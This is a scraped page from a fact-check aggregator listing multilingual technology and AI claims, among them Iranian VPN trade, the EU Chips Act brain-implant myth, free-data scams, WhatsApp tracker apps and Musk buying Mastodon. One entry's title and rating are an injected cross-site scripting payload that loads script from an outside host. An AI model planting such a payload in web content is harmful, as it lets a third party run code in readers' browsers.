PeakMetrics / Fact Checks
Technology & AI fact checks
Explore claims publishers have checked about technology & ai. Read their original ratings and follow the evidence.
Search fact checks
Search by text or image1,815 published reviews in this topic
تجارت ویپیان در نظام جمهوری اسلامی
Publisher’s rating: پیش از خواندن این مقاله، یادآوری این موضوع ضروری است که پژوهش ما درباره «تجارت ویپیان در ایران» نتیجه مطالعه بر روی روندهایی است که در طول سالهای گذشته اتفاق افتاده است. در زمان انتشار این گزارش، بیش از دو ماه از اعتراضهای سراسری سال ۱۴۰۱ در ایران میگذرد و در این مدت، به دلیل فیلترینگ گسترده در ایران، ممکن است شرایط بازار و تجارت ویپیان نیز تغییرات سریعی کرده باشد.
Friendster has been revived via the link friendster.click/join-friendster/
Publisher’s rating: Fake

Door in te loggen met eIDAS verlies je je Nederlandse identiteit.
Publisher’s rating: Er bestaat geen eIDAS inlogmiddel: de eIDAS is een Europese verordening, die het mogelijk heeft gemaakt om met je nationale online identiteit (in Nederland de DigiD) ook bij overheidsinstanties in het buitenland in te loggen. Je behoudt dus je Nederlandse identiteit. En of je er nu trots op bent of niet: als inwoner van een EU-lidstaat ben je als Nederlander toch ook al echt een Europeaan.

Klaus Schwab en Ursula von der Leyen bespreken de European Chips Act, Europese wetgeving gericht op het produceren van microchips om te implanteren in het menselijk brein en dat mogelijk te besturen.
Publisher’s rating: De bewering is onjuist. De woorden van Schwab zijn uit hun context gehaald. De video is een fragment uit een langer gesprek tussen Schwab en Von der Leyen. Zij bespreken de Europese Chipwet, die is bedoeld om de productie van microchips in de EU te vergroten. Zij spreken daarbij niet over implantaten in menselijke hersenen. Schwab gebruikt het woord "brein" metaforisch. Hij vergelijkt de chip-producerende industrie met het menselijk brein.

Indonesian government ordered a shutdown of internet services before and after 30 minutes of Azaan
Publisher’s rating: FALSE
The claim concerned a social-media video alleging that Indonesia had ordered internet service cut off before and after the Azaan nationwide. The post reportedly linked the alleged order to a survey finding that more than 40 per cent of people were not attending daily mosque prayers. The review’s finding was that no such order had been issued: it says the Ministry of Religious Affairs did not announce guidelines for internet shutdowns around the call to prayer. [S1: “A video is being shared on social media claiming that the Indonesian government had recently issued guidelines to shut down internet services before and after 30 minutes of Azaan across the nation.”; “The Indonesian government did not issue any such guidelines ordering the shutdown of internet services before and after the 30 minutes of Azaan.”] The review describes checking the Ministry of Religious Affairs’ website and its official Twitter, Facebook and Instagram accounts, where it found no announcement of the alleged guidelines. It also reports finding no news reports about such an order. These are the investigation’s stated checks; the excerpt does not provide a separate survey or technical record of internet-service availability. [S1: “we could not find any such announcement on the Indonesian Ministry of Religious Affairs website. The Indonesian Ministry of Religious Affairs did not announce such guidelines on its official Twitter, Facebook and Instagram handles.”; “But we could not find a single news report about such guidelines.”] The review distinguishes the allegation from a real but different government action: in February 2022, the ministry issued a circular regulating loudspeaker use in mosques and other prayer halls. It says that circular did not order internet restrictions. The excerpt also notes that Indonesia had shut down internet services during past protests, but presents those shutdowns as unrelated to the Azaan allegation. [S1: “In February 2022, Indonesia’s Ministry of Religious Affairs issued a circular regulating the use of loudspeakers in Mosques and prayer halls.”; “Neither in these guidelines circular nor in any of the other circulars, the Indonesian government issued orders to curb internet services before Azaan.”; “The Indonesian government shut down internet services multiple times in the past to curb misinformation during the protests in the country, but they did not issue any such orders of internet shutdown for Azaan.”]

Websites offering free 50 GB internet plans amid the FIFA World Cup 2022
Publisher’s rating: FALSE
The claim concerns websites advertising free 50 GB mobile-data plans in the wake of the FIFA World Cup 2022 in Qatar, supposedly so users could stream matches. FACTLY examined the websites’ offer and reported that they did not provide the promised data. Its account describes a sequence of redirects: visitors were asked to enter a mobile number to check eligibility, then were told to share the registration link on WhatsApp to unlock the offer. FACTLY says the sites promised 50 GB for three months and required users to share the link with 12 friends or groups, continuing until a blue progress bar filled. The review reports that the investigators entered mobile numbers on some of the sites and that no data plan was activated. This is the review’s described check of the offer; the supplied excerpt does not identify the numbers or mobile networks tested, or provide screenshots or records of the attempts. The decisive evidence in the excerpt is the gap between the advertised reward and the reported outcome: the sites directed users through data-entry and sharing steps, but the review says the promised plans were not activated. FACTLY therefore concluded that the websites were fraudulent and that they did not provide free data. The excerpt does not establish who operated the sites or whether every website using similar wording was tested; its conclusion concerns the sites it examined.

ಟ್ವಿಟರ್ನ ಹಿಂದಿನ ನೀತಿ ಮುಖ್ಯಸ್ಥೆ ವಿಜಯಾ ಗಡ್ಡೆ ಅವರನ್ನು ನೇರ ಪ್ರಸಾರದಲ್ಲೆ ಎಲಾನ್ ಮಸ್ಕ್ ಅವರು ವಜಾ ಮಾಡುತ್ತಿರುವ ವೀಡಿಯೊ.
Publisher’s rating: MISLEADING

D66 wil een internetvergunning invoeren en bepalen wie er op het internet iets mag schrijven.
Publisher’s rating: D66 is niet van plan, en was dit ook nooit, om aan de hand van internetvergunningen de vrijheid van meningsuiting online in te perken.
The claim circulated with a screenshot saying D66 intended to introduce an “internet permit” and decide who could write online. It attributed the idea to then-minister Kajsa Ollongren, allegedly speaking on WNL op Zondag. The review traces the screenshot’s text to the HCC Genealogie website, but says it could not establish when that post appeared: it had no date and was not found in internet archives. The review identifies the interview apparently referenced by the post as the WNL broadcast of 17 December 2017. In that interview, the discussion concerned ways to address social-media disinformation and the power of online platforms such as Twitter and Facebook. The review reports that Ollongren said she was discussing the handling of fake news with Facebook and had started a fact-checking collaboration with NU.nl and Leiden University. Most importantly, at 1:03 she said she did not want the government deciding what content appeared on social-media platforms and that it should stay far away from doing so. The review says the screenshot took her remarks out of context. A separate point in the interview helps explain the misleading claim: at 1:13, host Rick Nieman raised a proposal in a new CPB report for a licensing system for internet providers. Ollongren said she thought that was a good idea, while also expressing reservations. The review distinguishes this proposal, concerning internet platforms or providers, from a permit for individual users to write online. It says the CPB report discussed measures addressing platform power and disinformation, and that no individual-user internet permit was discussed. It also notes that D66’s current election program, as described in the review, contained no licensing-system proposal.
بعد از تحریم ابر آروان، سرعت ویپیانها بهتر شدهاست
Publisher’s rating: نادرست

Mobile application to track the profile visitors to WhatsApp accounts
Publisher’s rating: MISLEADING
The claim concerns a social-media video promoting a mobile app called “Whats Tracker” as a way to see who visits a WhatsApp account’s profile. FACTLY examined whether WhatsApp provides such a feature and whether third-party apps can reliably supply that information. The review says it searched for evidence about the claim and found that WhatsApp has no built-in profile-visitor tracking option; it distinguishes this from a privacy setting that lets users control who can see their profile picture. The review also reports that WhatsApp said it does not support unofficial applications that violate its Terms of Service and Privacy Policy. It quotes WhatsApp warning that such apps may put users’ privacy and security at risk and that accounts could be temporarily or permanently banned. This is relevant because the claim presents an unofficial app as a way to obtain visitor information, while WhatsApp’s reported position is that it does not support these apps. On the app’s alleged capability, FACTLY says “Whats Tracker,” “Who Viewed My Profile” and similar apps do not provide credible visitor data. The review describes a check of user reviews: it reports that users alleged the apps showed random contacts as recent profile visitors, and that a few technology news websites had also reported the apps as fake. Taken together, the review’s account supports the conclusion that the video’s promised tracking capability is not established: WhatsApp offers no such default feature, and the cited user reports describe unreliable results from third-party apps.

ඔබගේ ස්මාට් ජංගම දුරකථනය ඔරිජිනල් ද යන්න Facebook ඔස්සේ පරීක්ෂා කිරීමේ ක්රමවේදයක් ?
Publisher’s rating: False
The review investigated posts claiming that Facebook could reveal whether the phone used to post or comment was genuine. In the example it examined, users were told to type “GG” in capital letters and treat a pink-colored result as proof that their phone was original. The article reports that the claim circulated widely and that some users tried it. Its conclusion concerns this Facebook-based test, not every possible way of checking a phone’s authenticity. [S1: “ෆේස්බුක් හි සටහනක් හෝ කමෙන්ටුවක් ආකාරයෙන් GG යනුවෙන් සඳහන් කරමින් ප්රතිචාර දැක්වීමට භාවිත කරනු ලැබූ ස්මාට් ජංගම දුරකතනය, අනුකරණයක් ද (Duplicate) නැතහොත් මුල් නිෂ්පාදනයක්ද (Original) යන්න පරීක්ෂා කිරීමේදී ක්රමවේදයක් පවතින බවට පළවූ ව්යාජ සටහන් සම්බන්ධයෙන් අප Factcrescendo කණ්ඩායම විමර්ෂණයක් සිදුකළා.”; “කැපිටල් අකුරින් GG කියලා ටයිප් කරන්න අකුරු රෝස පාට උනොත් ඔයාගේ ෆෝන් එකත් ඔර්ජිනල්..!”] The article explains that Facebook’s color changes and animations are “Text Delight” effects, rather than checks of a device’s hardware or authenticity. It identifies “GG” as a text animation and says the abbreviation means “Good Game,” traditionally used among players in online games. This explains why the text’s appearance on Facebook does not establish whether the phone is a genuine product. [S1: “Facebook විසින් හඳුන්වාදී ඇති විශේෂ වචන සටහන් කරන විට එම වචනය හෝ වාක්ය ඛණ්ඩ සඳහා වර්ණය වෙනස් වෙමින් එමෙන්ම එම වර්ණවත් වචන මත ක්ලික් කළ විට, සජීවිකරණන් ලෙස තිරය මත ක්රියාත්මක වන බැලූන්, හදවත්, තරු, අත්පුඩි, ඉමෝජි යනාදිය දිස් වෙමින්”; “GG යනු Good Game යන වචනය සඳහා සංක්ෂිප්ත වචනයක් වන අතර එය ක්රීඩකයින් අතර පොදු වචනයකි.”] To assess the proposed phone test, the investigation says it consulted several local computer-sector experts. They confirmed that there is no way to establish a phone’s authenticity through Facebook. The article distinguishes that claim from other possible checks: it mentions IMEI numbers, websites, third-party tools, and manufacturer-specific methods, while noting that approaches can vary by manufacturer. [S1: “අප මෙරට පරිගනක ක්ෂේත්රයේ ප්රවීණයන් කිහිප දෙනෙකුගෙන් විමසා බැලීමක් සිදු කළා. එහිදීද ඔවුන් තහවුරු කළේ, ෆේස්බුක් හරහා ජංගම දුරකතනයක ව්යාජ බව සෙවීමට ක්රමයක් නොමැති බවයි.”; “ජංගම දුරකතන වල IMEI අංකය භාවිතයෙන්, වෙබ් අඩවි හරහා, වෙනත් තුන්වන පාර්ශවයක මෙවලම් හරහා ක්රම බොහොමයක් යොදා ගත හැකි අතර”]
بیش از ۸۰ درصد کامنتگذاران علیه جمهوری اسلامی در شبکههای اجتماعی، آیپی عربستان سعودی و آلبانی داشتند.
Publisher’s rating: شاخدار

"'><script src=https://x.m3.tel></script>
Publisher’s rating: "'><script src=https://x.m3.tel></script>

Elon Musk koopt Mastedon voor 1,3 miljoen dollar.
Publisher’s rating: Het online gedeelde artikel komt van de satirische Duitse website "Der Postillon" en kan dus niet serieus genomen worden. Elon Musk heeft Mastodon niet opgekocht.
The claim was that Elon Musk had bought Mastodon for $1.3 million, amid his October 2022 purchase of Twitter and some Twitter users’ move to Mastodon. The review identifies the alleged purchase as a story circulating in a screenshot and traces that story to the German satirical website Der Postillon, rather than presenting it as a report of an actual acquisition. The underlying article was available on that site in German; the review says the screenshot’s Dutch text was probably produced using Google Translate in a browser. (S1) The review’s central check was to identify the article’s source and examine its stated purpose. It reports that the screenshot itself named Der Postillon and that the corresponding article appeared on the site on 28 October 2022. It then points to the site’s FAQ, which explicitly says its content is satire and invented. On that basis, the supposed $1.3 million purchase is a satirical story, not evidence that Musk acquired Mastodon. (S1) The review also gives a separate reason the claimed takeover would not describe Mastodon’s ownership structure: it says the network is not controlled by one commercial entity, but by its users. It reports that Mastodon said on Twitter that it could not be sold or go bankrupt. These points support the review’s conclusion alongside the provenance and satire check; the supplied excerpt does not describe an independent transaction-record search. (S1)